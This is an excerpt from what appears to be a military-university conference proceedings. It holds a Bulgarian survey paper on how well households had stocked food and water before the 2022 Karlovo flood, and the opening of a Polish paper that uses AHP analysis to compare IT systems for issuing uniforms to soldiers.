10. <https://www.happyoutnutrition.com/post/hot-food-vs-cold-food-who-wins>
11. <https://www.cdc.gov/water-emergency/safety/guidelines-for-personal-hygiene-during-an-emergency.html>
12. https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://ncpha.government.bg/uploads/pages/3001/NPPNCD_2014-2020_Healthy_eating.pdf&ved=2ahUKEwihs_vjsvKKAxXIUMMIHQy2JscQFnoECBgQAQ&usg=AOvVaw1oj5UIv1BFeq34GwLGGJSP
13. <https://www.statista.com/outlook/cmo/food/bulgaria>
14. <https://worldpopulationreview.com/country-rankings/healthiest-countries>
15. <https://www.statista.com/outlook/cmo/food/confectionery-snacks/singaporetablich-nim-metodom.html>

Настоящия доклад е в изпълнение на Национална научна програма „Сигурност и отбрана“, приета с РМС № 731 от 21.10.2021 г.

RESEARCH ON THE LEVEL OF ADVANCE FOOD AND WATER PROVISIONING FOR A DISASTER-STRICKEN POPULATION

Pavlin Ivanov Glushkov

Logistics and technologies department, Vasil Levski National Military University, Veliko Tarnovo, Bulgaria pavlin_glushkov@mail.bg

Abstract: *A survey was conducted among the distressed population of the municipality Karlovo, affected by flooding on 02/09/2022, on the level of pre-stocking of food and water and attitudes towards providing "special food ration" and water for disasters.*

Analyzed received data for: anthropometry of the participants in the study, the level of pre-stocking of food and water, the amount of food available to the households after the disaster, the sources used for supplying food and water during the first days of the disaster, the ability to prepare hot food in the first week of the disaster .

A reasoned conclusion was made that it is imperative to create a balanced ration of food in an appropriate form, packaging and individual means of maintaining personal hygiene for use by the population during disasters.

Keywords: *disasters, preparedness, stockpiling, population, food*

ИЗСЛЕДВАНЕ НИВОТО НА ПРЕДВАРИТЕЛНО ЗАПАСЯВАНЕ С ХРАНА И ВОДА НА БЕДСТВАЩО НАСЕЛЕНИЕ

Павлин Иванов Глушков

Факултет „Логистика и технологии“, Национален Военен Университет „Васил Левски“, Велико Търново, България pavlin_glushkov@mail.bg

Анотация: *Проведено е анкетно проучване сред бедстващо население от общ. Карлово, засегнато от наводнение на 02.09.2022 г., за индивидуалните им хранителни предпочитания и изискванията им към моделирането на „специална дажба от храна“ за бедствие.*

Анализирани са получени данни за: предпочитанията на анкетираните за състава на “специалната дажба от храна за бедствие”; необходимостта от полеви средства за загряване на храна и напитки; необходимостта от средства за дезинфекция и почистване на ръцете; предпочитанията към групите храни за структуриране на “специалната дажба от храна за бедствие”; нагласите към вегетарианско меню; конкретни предпочитания към напитки и ястия.

Предпочитанията на по-голямата част от анкетираните са насочени към баланс на хранителните групи в състава на “специалната дажба от храна за бедствие”. Това от своя страна предполага моделиране на дажба, която ще гарантира осигуряване на адекватен прием на нутриенти и енергия на бедстващо население.

Ключови думи: *бедствия, готовност, запасяване, население, храна*

Въведение

Световната общност разглежда продоволствената сигурност като постоянна възможност на хората да имат физически и икономически достъп до достатъчно количество безопасна и питателна храна за задоволяване на индивидуалните им потребности и предпочитания, така че да водят активен и здравословен живот. Социално-икономическите отношения, климатичните изменения, кризите от военен и невоенен характер и природните катаклизми могат да доведат до негативна промяна в хранителния статус на групи от населението или на отделни индивиди, което да бъде причина за изпадане в състояние на продоволствена несигурност. В такива случаи уязвимите групи от населението следва да се подпомогнат по подходящ начин (финансово, осигуряване на храна, инфраструктура и др.) за да не се допусне недохранване.

По време на извънредни ситуации нивата на недохранване и смърт могат да се увеличат значително. Извънредните ситуации водят до резултати, които могат да увеличат риска от недохранване, заболяване и смърт, и е изключително важно да се защити хранителният статус на засегнатите. Хората, които страдат от остро недохранване, са много по-склонни да се разболеят и да умрат. Освен това хората, които се разболяват, са по-склонни да бъдат недохранени.¹²

Световната здравна организация поставя пред организиране на храненето при извънредни ситуации (или още аварийното хранене) две цели: предотвратяване на смъртни случаи и защита на правото на хората на хранене.¹³

Организацията на услугата на аварийното хранене включва предоставяне на хранителна помощ за облекчаване на аварийни ситуации и бедствия чрез предоставяне на храна на нуждаещи се лица, включително лица с ниски доходи и безработни.¹⁴

Световната продоволствена програма разглежда достъпът до храна като способността на домакинството да придобие адекватни количества храна, чрез един или комбинация от няколко от следните начини: собствено домашно производство и запаси, покупки, бартер, дарения, заеми и хранителни помощи.¹⁵

За намаляване на риска от недохранване при бедствия и аварии освен отговорността на държавата да поддържа определено ниво на готовност за реакция е необходимо всяко семейство да създаде няколкодневни запаси от храна и вода, които да съхранява, опреснява и използва при необходимост. Министерството на вътрешните работи чрез Главна дирекция „Пожарна безопасност и защита на

¹² За допълнителна информация посетете: <https://www.emro.who.int/nutrition/nutrition-in-emergencies/index.html>

¹³ За допълнителна информация посетете: <https://www.who.int/philippines/news/feature-stories/detail/nutrition-in-emergencies-the-importance-of-exclusive-breastfeeding>

¹⁴ За допълнителна информация посетете: <https://www.lawinsider.com/dictionary/emergency-feeding-organization>

¹⁵ За допълнителна информация посетете: Emergency Food Security Assessment Handbook - second edition © January 2009, World Food Programme (WFP), Food Security Analysis Service, pp. 22-23

населението“ препоръчва на гражданите да подготвят „раница за бедствия“¹⁶, като в нея да бъдат включени бутилирана питейна вода, консервирана и суха храна, както и специализирани храни за кърмачета най-малко за три дни.

Български червен кръст препоръчва създаването на семеен пакет за три дни, в който следва да се включи 4 литра бутилирана минерална вода на ден (2 литра за пиене и 2 за готвене и хигиенни нужди) и трайни хранителни продукти, както следва:¹⁷

- Месо, плодове и зеленчуци, готови за консумация, в консерви;
- Консервирани сокове, мляко, супа;
- Висококалорични храни - конфитюр, тестени изделия, нишесте, фъстъчено масло, бисквити;
- Витамини;
- Храни за деца, възрастни хора или лица, спазващи специална диета;

Храна, която се консумира при стресови състояния - бисквити, бонбони за смучене, подсладени зърнени храни, захарчета, кафе, чай в торбички.

1 Организация и методология на изследването


Предмет на изследването е нивото на предварително запасяване с храна и вода на бедстващо население от общ. Карлово, засегнато от наводнение на 02.09.2022 година. Използван е емпиричният метод на писмено проучване, като за целта е разработена специална анкетна карта с въпроси.

Зададени са петнадесет въпроса, като първите девет от тях имат за цел да се получат антропометрични данни за участниците в проучването, данни за предварителната им готовност в продоволствено отношение за реакция при бедствие, достъпа до храна и средства за нейното приготвяне непосредствено след настъпване на бедствието. Чрез останалите въпроси се проучват нагласите за осигуряване на „специална дажба от храна“ и вода за бедствия, както и индивидуалните хранителни предпочитания. В настоящият научен доклад са представени и анализирани данните от първите девет въпроса от анкетната карта.

Проучването е проведено сред 34 души, от които 23 – мъже (67,65% от анкетираните) и 11 жени (32,35% от анкетираните). Възрастовия състав на анкетираните е представен на фиг. 1.

¹⁶ За допълнителна информация посетете: <https://www.mvr.bg/gdpbzn/info-center/pravila-povedenie/pri-navodnenia>

¹⁷ За допълнителна информация посетете: https://www.redcross.bg/activities/activities1/disaster_advice



Фигура 1: Възрастов състав на анкетираните


Телесното тегло на анкетираните е представено в шест теглови групи (Фиг. 2), като средното телесно тегло на мъжете е 76,956 кг, а на жените е 63,636 кг. Сравнено със средните стойности на телесното теглото, посочени в таблицата „Средни енергийни потребности на възрастни“ от Наредба № 1 от 22 януари 2018 г. за физиологичните норми за хранене на населението, се наблюдават по-високи стойности с 9,94% за мъжете и с 13,64% за жените. Посочените средни телесни тегла за мъже и за жени на възраст от 19 до 30 годишна възраст в Наредбата са съответно 70 и 56 кг. Тези стойности са получени в резултат на проведено през 2014 г. национално проучване върху представителна извадка. Измереното отклонение на средните телесни тегла на анкетираните от средните стойности на популацията на страната предполага повишени нива на индекса на телесна маса и вероятно наднормено тегло при някои от тях. Това предполага хранителните дажби на тези хора да бъдат балансирани по подходящ начин за постигане на здравословно хранене.

Обобщена е информацията за броя на членовете на семействата на анкетираните лица, която е представена на фиг. 3.


Средния брой членове в едно домакинство към 2011 г. по данни на Националния статистически институт е 2,4 души, а в селата е 2,5 души.¹⁸

Средния брой членове на семействата на анкетираните е 3,79 души. Общия брой членове в семействата на анкетираните е 129 души. В този смисъл получените данни от анкетната карта за предварителната готовност в продоволствено отношение за реакция при бедствие, достъпа до храна и средства за нейното приготвяне непосредствено след настъпване на бедствието ще се отнасят до по-широк кръг от участващите непосредствено в проучването, а именно и членовете на техните семейства.

¹⁸ За допълнителна информация посетете: <https://www.nsi.bg/census2011/pagebg2.php?p2=175&sp2=192&SSPP2=193>




Фигура 2: Разпределение на анкетираните по теглови групи



Фигура 3: Брой на членовете на семействата на анкетираните

Отговорите на участниците в анкетното проучване на важен изследователски въпрос свързан с предварителната подготовка на семейството за бедствия чрез заделяне на храна и вода по препоръките на Главна дирекция “Пожарна безопасност и защита на населението” за окомплектоване на “Раница за бедствия” показват, че приблизително 2/3 от тях са били подготвени. Данните сочат, че 67,65% от семействата са имали заделена храна, а 64,70% са имали заделена вода. По-малката част от анкетираните – 32,35% посочват, че не са имали подготвена храна, а 35,29% заявяват, че не са имали заделена вода. Възможните отговори в анкетната карта на зададения въпрос „Бяхте ли подготвили храна и вода за членовете на Вашето семейство според препоръките на Главна дирекция “Пожарна безопасност и защита на населението” за окомплектоване на “Раница за бедствия”?“ са „Да“ или „Не“, като поотделно се отговаря за наличието на храна и вода. Графичното изражение на данните е показано на фиг.4.



Фигура 4: Готовност на семейството за бедствия чрез заделяне на храна и вода по препоръките на Главна дирекция “Пожарна безопасност и защита на населението” за окомплектоване на “Раница за бедствия”

При извършено проучване в Австралия на готовността на домакинствата при бедствия е отчетено, че над 80% от домакинствата са имали тридневен запас от храни с дълъг срок на съхранение и по-малко от половината домакинства са имали достатъчно питейна вода за три дни. (Cretikos, M., Eastwood, K., Dalton, C. et al., 2008)

Японски изследователи са установили, че 36% от респондентите са създали запаси от храна и вода, като тези резултати са сходни с резултатите от проведени проучвания в САЩ и Италия. При друго проучване в САЩ е установено, че 80% от домакинствата са имали продоволствена готовност. (Jun Tomio, Hajime Sato, Yuji Matsuda, Toshie Koga, Hiroko Mizumura, 2014)

В различните страни по света готовността на населението в продоволствено отношение за бедствия е различна. Фактори, които ще оказват влияние върху този процес могат да бъдат: интензивност на бедствията и аварията в страната и в конкретния регион, в който живеят хората, възраст, образование, информационна осведоменост, социално-икономически статус, етнически и културни особености, разпределение на населението в градски и селски райони, житейски опит, личностни особености, административна воля на държавната и местна власт и др.


Настоящото изследване показва, че готовността на участниците в проучването е по-висока от тази на изследваните групи в Япония и Италия, но е по-ниска от тази в Австралия и САЩ.

В тази връзка може да се направи извод, че е необходим нов подход към информационната осведоменост на населението за значението на предварителната готовност на населението за реакция при бедствия и аварии. Най-вече разяснителните кампании следва да се насочват към градското население в областните градове и столицата, както и към младите домакинства. Това се налага и от представените резултати от проведено представително проучване на Изследователски център „Тренд“ , които показват, че 25% от живеещите в столицата участват в отглеждането или приготвянето на домашна храна и 33% от тях си приготвят зимнина. Голяма част от живеещите в селата – 81% отглеждат и

приготвят домашни продукти, което е предпоставка, че същите се запасяват сезонно с храна. За страната данните сочат, че 55% от българите приготвят зимнина. Провеждащия проучването посочва, че с увеличаване на възрастта се увеличава и делът на приготвящите зимнина.¹⁹

На зададен въпрос „За колко дни Ви е била достатъчна храната, която сте подготвили предварително за бедствия?“ половината от анкетираните заявяват, че не са имали такава храна, на 17,65% храната им е стигнала за един ден, а на останалите 32,35% храната им е стигнала за два дни. Фактически разполагаемото количество храна след настъпване на бедствието е стигало за не повече от 2 дни, като 23% от анкетираните на предишния въпрос са дали отговор, че са подготвили предварително храна по указанията на Главна дирекция “Пожарна безопасност и защита на населението” за окомплектоване на “Раница за бедствия”, която следва да стига за три дни. Разликата между броя на заявите готовност от храна за три дни и фактически установеното състояние на невъзможност да се осигури прехрана на домакинствата за повече от два дни след настъпване на бедствието вероятно се дължи на загуба на част от храната, невъзможен достъп до заделените запаси, загуба/довеждане до негодност на храна, споделяне на част от храната с други от засегнатите или грешна преценка при планирането на количествата за запасяване. Резултатите са показани на фиг. 5.

В организираното проучване е изследван и важен въпрос свързан с използваните от домакинствата източници за снабдяване с храна и вода през първите дни на бедствието. Като отговори на въпроса са предоставени следните шест възможности: собствени предварително подготвени запаси; от близки и познати; от търговската мрежа; от институциите ангажирани с помощта за пострадалите при бедствието; от доброволци; дарители и други. Девет души (26,47%) от анкетираните са дали повече от един отговор на въпроса. На собствени предварително подготвени запаси са разчитали 64,71% от домакинствата, като 44,12% от тях са разчитали изцяло на тях, а останалите от тази група са посочили и други източници на снабдяване.



Фигура 5: Фактически разполагаемото количество храна на домакинствата след настъпване на бедствието

¹⁹ За допълнителна информация посетете: www.24chasa.bg/bulgaria/article/9043074

От близки и познати са получавали храна и вода 17,65% от семействата, като същите са посочили и други източници на снабдяване. Най-малък дял заемане търговската мрежа, като източник на снабдяване, тъй като 2,94% от анкетираните посочват този отговор. Влияние за избора на домакинствата, които не са имали възможност да използват собствени запаси поради това, че не са ги създали или не са имали достъп до тях или са били унищожени от бедствието, да не използват търговската мрежа оказва и нарушената верига на доставка на стоки в засегнатите райони през първите дни и липсата на възможност да заплатят необходимите им стоки и услуги. Близко 1/3 (35,29%) от домакинствата не са използвали собствени запаси от храна и вода, но в същото време търговската мрежа е била недостъпна за тях. Част от домакинствата - 20,59% са посочили, че за тях източник на храна и вода са били институциите ангажирани с помощ за пострадалите при бедствието. Тревожен, по отношение на доверието на гражданите към държавната и местна власт, е факта, че 11,76% от храната и водата са предоставени на бедстващите от доброволци, а 29,41% от домакинствата са използвали като източници на снабдяване дарители и други. Доброволците, дарителите и другите неконкретизирани източници на храна и вода за домакинствата през първите дни на бедствието заемат близо два пъти по-голям дял (41,17%) спрямо дела на държавата от 20,59%. Количественото и процентно разпределение на използваните източници на храна и вода от домакинствата през първите дни на бедствието е представено на фиг. 6.



Фигура 6. Количествено и процентно разпределение на използваните източници на храна и вода от домакинствата през първите дни на бедствието

Достъпа до храна под формата на хранителни продукти сам по себе си не решава въпроса с прехраната на хората, тъй като приготвянето на готова за

консумация храна изисква студена и топлинна обработка на наличните продукти. Подходящите условия за съхранение и студена обработка на продуктите, както и техниката за топлинна обработка са важна предпоставка за по-пълно задоволяване на индивидуалните потребности на членовете на семействата чрез приготвяне на предпочитани от тях ястия и запазване на чувството за продоволствена сигурност. В тази връзка е изследвано наличието на възможност за приготвяне на котлова храна през първата седмица от бедствието, а резултатите са представени графично на фиг.7. Много голяма част от домакинствата (85,30%) заявяват, че не са разполагали с възможност за приготвяне на котлова храна през първата седмица. Много малка част (2,94%) посочват, че на втория ден от началото на бедствието са имали такава възможност, а 2,94% от тях на четвъртия ден. Някои (8,82%) от участниците в проучването не са посочили отговор.

Липсата на възможност за приготвяне на котлова храна за 85,30% от домакинствата и невъзможността на 55,88% от тях да използват собствени предварително подготвени запаси от храна и вода води до извод, че е необходимо да се разработят специални дажби от готова за консумация храна и вода, които да се използват за подпомагане на населението при бедствия и аварии. В подкрепа на този извод е и категоричния отговор от респондентите на последния въпрос от настоящото изследване, а именно, че 100% от тях мислят, че в такива ситуации е необходимо да бъдат осигурени за бедстващите специални дажби от храна и вода.

Заклучение

От получените резултати от анкетното проучване и направения анализ може да се направи извод, че готовността на населението и фактичното преодоляване на продоволствените проблеми в засегнатия район на бедствието създава риск за изпадането им в продоволствена несигурност. От своя страна в някои от случаите това ще доведе до недохранване на пострадалите. Под голяма уязвимост ще попаднат кърмачета, малки деца, бременни жени, кърмачки и болни хора, нуждаещи се от специална диета. Прекъснатата верига на доставка на храна и вода, както и ниското ниво на помощ от държавните и общински институции при осигуряване на прехраната на домакинствата са допълнителни фактори оказващи негативно влияние върху хранителния статус на населението в района. Многообразието на източници за снабдяване с храна ще оказва влияние и върху приема на микро- и макронутриенти от хората. Липсата на възможност за приготвяне на готова за консумация храна от домакинствата поставя под опасност от замърсяване и развала на храната, което би довело до хранителни неразположения и последствия за здравето на хранещите се. От направените изводи и анализи се налага мнението, че създаването на балансирана дажба от храна в подходящ вид, опаковка и индивидуални средства за поддържане на лична хигиена заедно с топлинни средства за подготовка и за консумация, както и ешалонирането от страна на държавата на запаси от нея ще създаде възможност за по-голяма оперативност на институциите и ще предпази населението от недохранване. За създаването на такава дажба следва да се определят енергийните

нужди на население в бедстващи райони, които зависят от редица фактори като пол, възраст, телесна и по-специално мускулна маса (свързани с основния метаболизъм) и физическата активност. (Койнаков, 2019)

Моделирането на балансирана дажба следва да премине през етапите на определяне на хранителния прием на микро- и макро нутриенти от засегнато население от бедствия. Това е специфична дейност, която трябва да се извършва по подходяща методика, като набора от хранителни продукти следва да осигурява хранителни вещества в рамките на границите на нерисков хранителен прием, както за мъже така и за жени. (Койнаков, 2019)

Източници

1. Cretikos, M., Eastwood, K., Dalton, C. et al. *Household disaster preparedness and information sources: Rapid cluster survey after a storm in New South Wales, Australia*. BMC Public Health 8, 195 (2008). <https://doi.org/10.1186/1471-2458-8-195>
2. Jun Tomio, Hajime Sato, Yuji Matsuda, Toshie Koga, Hiroko Mizumura. *Household and Community Disaster Preparedness in Japanese Provincial City: A Population-Based Household Survey*. *Advances in Anthropology*, Vol.4 No.2(2014), Paper ID 46101, 10 pages, DOI:[10.4236/aa.2014.42010](https://doi.org/10.4236/aa.2014.42010)
3. Койнаков, К. (2019). Изследване дневния енергоразход на военнослужещи в полеви условия. IV International technologies, business, society, volume III “Society” At: Боровец, България, ISSN PRINT 2603-2945. с. 242
4. Койнаков, К. (2022). Проучване приема на микронутриенти от военнослужещи (курсанти) при нормална учебна дейност. Сборник доклади от годишна университетска научна конференция, Велико Търново. Издателски комплекс на НБУ „Васил Левски”. ISSN 2367-7481. с. 128
5. <https://www.emro.who.int/nutrition/nutrition-in-emergencies/index.html>
6. <https://www.who.int/philippines/news/feature-stories/detail/nutrition-in-emergencies-the-importance-of-exclusive-breastfeeding>
7. <https://www.lawinsider.com/dictionary/emergency-feeding-organization>
8. Emergency Food Security Assessment Handbook - second edition © January 2009, World Food Programme (WFP), Food Security Analysis Service, pp. 22-23 <https://www.mvr.bg/gdpbnz/info-center/pravila-povedenie/pri-navodnenia>
9. https://www.redcross.bg/activities/activities1/disaster_advice
10. <https://www.nsi.bg/census2011/pagebg2.php?p2=175&sp2=192&SSPP2=193>
11. www.24chasa.bg/bulgaria/article/9043074

Настоящия доклад е в изпълнение на Национална научна програма „Сигурност и отбрана“, приета с РМС № 731 от 21.10.2021 г.

IT SUPPORT FOR THE UNIFORM DISTRIBUTION PROCESS IN THE POLISH ARMED FORCES

Olimpia Sobczyk, Aleksandra Piękoś

*Faculty of Security, Logistics and Management, Military University of Technology, Warsaw,
Poland, olimpia.sobczyk@wat.edu.pl, aleksandra.piekos@wat.edu.pl*

Abstract: *Warehouse management plays a critical role in military logistics, facilitating the efficient distribution of materials and equipment to personnel. This study explores innovative approaches to optimizing warehouse processes in the Polish Armed Forces, focusing on the deployment of the Integrated Multi-Level IT System (ZWSI RON) to streamline the supply chain for uniforms and equipment. Three distribution models are evaluated: a traditional paper-based approach, an autonomous station model, and a ZWSI RON workstation model. Using the Analytic Hierarchy Process (AHP), criteria such as information flow, document processing, network availability, and the application of modern software are assessed to determine the optimal system configuration. The analysis reveals that the ZWSI RON workstation model provides superior efficiency and accuracy by enabling direct digital data transfer, automated document processing, and barcode integration. The results support the standardization of the ZWSI RON model across all warehouses, as it enhances the speed, precision, and reliability of military supply processes.*

Keywords: *warehouse management, military logistics, Polish Armed Forces, supply process efficiency.*

Introduction

Warehouse management is an essential element of the military supply system. Economic branches carry out the logistical security of units based on the accumulated potential stored in warehouses. The specific nature of the analysed units obliges them to carry out the distribution of material means and military equipment to the final recipients. As executive bodies, their role obliges them to conduct their own warehouse management in order to meet the needs of soldiers on duty in the area of responsibility. An important issue, therefore, is the creation of an environment that ensures the optimal implementation of processes in storage facilities. The aim of the following study is to present a concept for the implementation of innovative solutions in warehouse management.

Characteristics of the variants of using the Integrated Multi-Level IT System of the Polish Armed Forces in the process of distributing uniforms and equipment items

In the distribution process using the ZWSI RON system (Integrated Multi-Level IT System of the Polish Armed Forces), the procurement process in uniform and equipment items are carried out in the traditional way or using an autonomous station equipped with a barcode reader and a dedicated application, as well as the ZWSI RON workstation. The

analysis of the activities involved in securing the users' needs makes it possible to identify the sequence of activities carried out in the different modes of provisioning, which are carried out in the following order:

1. The system analyses the uniform and equipment items to which the soldier is entitled, based on the regulation assigned to the user, the relevant subsets and the equipment card created. Based on this data, a release order is generated and printed. This document is forwarded to the warehouse to implement the release of the specified assortment.

2. On the basis of the above document, the uniform warehouseman carries out the issue of the uniform property to which the soldier is entitled.

3. The warehouseman enters on the issue order the information concerning the JIM (Uniform Material Index), sizes, quantity and category of the items handed over. He or she then hands the document to the uniform service desk officer.

4. The uniform service clerk enters the data provided by the warehouseman on the issue order into the ZWSI RON system. On their basis, an internal expenditure document is generated with the material movement designation Z73. The issued uniform items are deleted from the warehouse records and assigned to the user's account.

5. The internal expenditure document is printed as proof of the completion of the procurement process.

In contrast, the provisioning of users by means of an autonomous station is carried out according to the following sequence of operations:

1. On the basis of the data on the standards of dues to which a soldier is entitled, files are generated containing the index database, stock levels, user lists and release orders. In order to create a file with release orders, ZEPWA or ZEPW02A transactions are used. These files are generated electronically and then transferred from the ZWSI RON system to the warehouse computer or mobile terminal using data carriers such as a memory stick or CD. This process streamlines the issue of materials, eliminating the need to work with paper orders.

2. In the warehouse, the files are uploaded to the appropriate directory. This activity enables the uniform items issue to be completed using a specialised application created for the procurement process.

3. The soldier confirms receipt of the assortment. In addition, a file is generated containing a list of the issued goods. Information on the completed issue is forwarded to the uniformed service with the signed receipt.

4. Using a memory stick or CD, the file created is delivered to the uniformed service. It is imported into the ZWSI RON system using a ZIPWA transaction. A internal expenditure document with material movement description Z73 is automatically created. Using these operations, the assortment issued from the warehouse will be assigned to the soldier's individual account. It will also be removed from the stock records.

5. The internal expenditure document is printed out with an assigned acceptance certificate. It provides confirmation of the completed procurement process.

Another way of implementing the procurement process is based on a workstation with a barcode reader, located in the warehouse. In this case, no flash drive or CD is used to transfer the issue order files; these files should be placed in a directory accessible on

the MILNET-Z network (classified military network). This directory plays a key role in the whole process and can only be accessed by authorised personnel of the uniformed service. The applications installed on the workstations that speed up the work of the storekeepers are also an important aspect.

Analysing the process taking place, it is possible to distinguish a chronological sequence of events carried out in this variant of procurement:

1. On the basis of information on the soldier's entitlement standards, a release order is generated using ZEPW02A, ZEPWTA and ZEPWA transactions. The storekeeper has a workstation which is connected to the MILNET-Z network. The specialised ZWSI RON software enables data to be read from the release files created.

2. The process of issuing the assortment to which the soldier is entitled is then carried out.

3. The warehouseman personally posts the internal expenditure document; the participation of the uniformed service clerk in the process is omitted at this stage. The responsibility for the creation of internal expenditure documents with material movement marking Z73 rests with the warehouseman.

4. The final stage is the printing of the internal expenditure document with the assigned certificate of receipt of puwa by the soldier.

It is worth noting that options 2 and 3 use barcodes and barcode reading devices in their process. Barcode readers are connected to the warehouse computer or are part of the mobile terminal equipment. This type of equipment facilitates data entry into the system without the need for a keyboard. Information concerning the issued assortment is transferred to the system applications. The ZWSI RON module intended for the uniformed service uses identification data specified by the manufacturer, placed on barcodes in accordance with the GS1 international standard. The GTIN (Global Trade Item Number), is part of the GS1 system and enables the uniform and equipment items to be uniquely identified. Applications that use the ZWSI RON system allow the recoding of the global identifier, which is specified by the manufacturer, to the correct JIM (Uniform Material Index) number. The departmental identifier will be recorded in the appropriate place in the internal expenditure document.

Application of multi-criteria AHP analysis in the selection of a systemic variant supporting the process of distribution of uniforms and equipment

In order to optimise the distribution process, a single system option would have to be implemented in each warehouse. This would involve costs associated with related to reconstruction of the facilities and purchase of the relevant equipment. Nevertheless, the key factor behind the decision to implement a single variant in the context of procurement is the need to improve the functioning of the warehouse management of the uniformed service.

In the initial stage of the analysis carried out, the traditional option was rejected, due to the fact that only the uniformed office has access to the system functionalities. As a result, stock updates and reporting at warehouse level are impossible. Keeping records only in paper form makes it difficult for warehouse keepers to perform self-monitoring,

which leads to inaccuracies in both the master and stock records. Therefore, this option was not considered in the further analysis.

In order to identify the most favourable option, a multi-criteria analysis was carried out using the Analytic Hierarchy Process (AHP) method, proposed by Thomas L. Saaty in 1977. This method combines elements of mathematics and psychology, and its main objective is to structure a decision problem in a hierarchical form. Performing a multi-criteria analysis using the AHP method requires the following steps:

1. Construction of a hierarchical model.
2. Evaluation of criteria by pairwise comparisons.
3. Determination of mutual preferences for criteria and decision options.
4. Analysis of the selected results.

The representation of the problem in the form of a graphical model of the hierarchy of objectives constitutes the first stage of the AHP method. Within this stage, it is necessary to define the purpose of the analysis, the available options and the criteria against which the assessment will be carried out. The aim of the analysis is to identify the system variant that most effectively supports the process of supplying soldiers with uniform and equipment items. The options considered are:

- Organisation of the provisioning process using an autonomous station,
- Organisation of the supply process using a ZWSI RON station.

The ‘traditional’ variant was not included in the multi-criteria analysis carried out, even though this method is still used in some warehouses. On the basis of the previous analysis of the functioning of this variant, it was possible to exclude it from the list of considered methods of implementing the supply process.

The criteria included in the analysis relate to the individual activities supported by the ZWSI RON system (PZM module) in the context of process implementation and also include the facilities that this system provides. These are:

- X1 - time of information flow between the service desk officer and the storekeeper,
- X2 - the way in which the internal expenditure document is posted (end-of-process information),
- X3 - MILNET-Z availability in store,
- X4 - the possibility of using modern software and specialised equipment during the process.

A diagram of the hierarchical structure of the problem under analysis is shown in Figure 1.




Figure 1: Diagram of the hierarchical structure of the problem under analysis

Once the hierarchical structure of the problem under analysis has been established, it is necessary to develop a matrix of the relative importance of the criteria. For this purpose, comparisons of pairs of criteria were carried out and the result of these matrices determines the predominance of each criterion. A nine-point scale is presented in Table 1, in which each degree of dominance of one criterion over the other is assigned corresponding numerical weights.

Table 1. Numerical and verbal assessments

Numerical assessment	Verbal assessment
1	The decision options or criteria to be compared are equivalent
2	The decision-maker vacillates between the equality of the criteria and the slight predominance of the first criterion
3	Slight advantage of the first criterion over the second
4	The decision-maker fluctuates between a slight to large preference for the first criterion over the second
5	High prevalence of the first criterion over the second
6	The decision-maker fluctuates between a large and significantly greater preference for the first criterion over the second criterion
7	Significantly greater prevalence of the first criterion over the second
8	The decision-maker fluctuates between a significantly greater and a huge advantage of the first criterion over the second criterion
9	Huge advantage of the first criterion over the second

Source: Own elaboration on the basis of: L. Fabisiak, P. Ziemia, *Selected methods for multi-criteria analysis*, University of Szczecin, Szczecin 2011, p. 24

A pairwise comparison of the criteria and an assessment of the importance are presented in Table 2.

Table 2. Pairwise comparison of individual criteria

Criteria	X ₁	X ₂	X ₃	X ₄
X ₁	1,00	3,00	2,00	2,00
X ₂	0,33	1,00	0,33	0,50
X ₃	0,50	3,00	1,00	3,00
X ₄	0,50	2,00	0,33	1,00
Total	2,33	9,00	3,66	6,50

Source: Own elaboration.

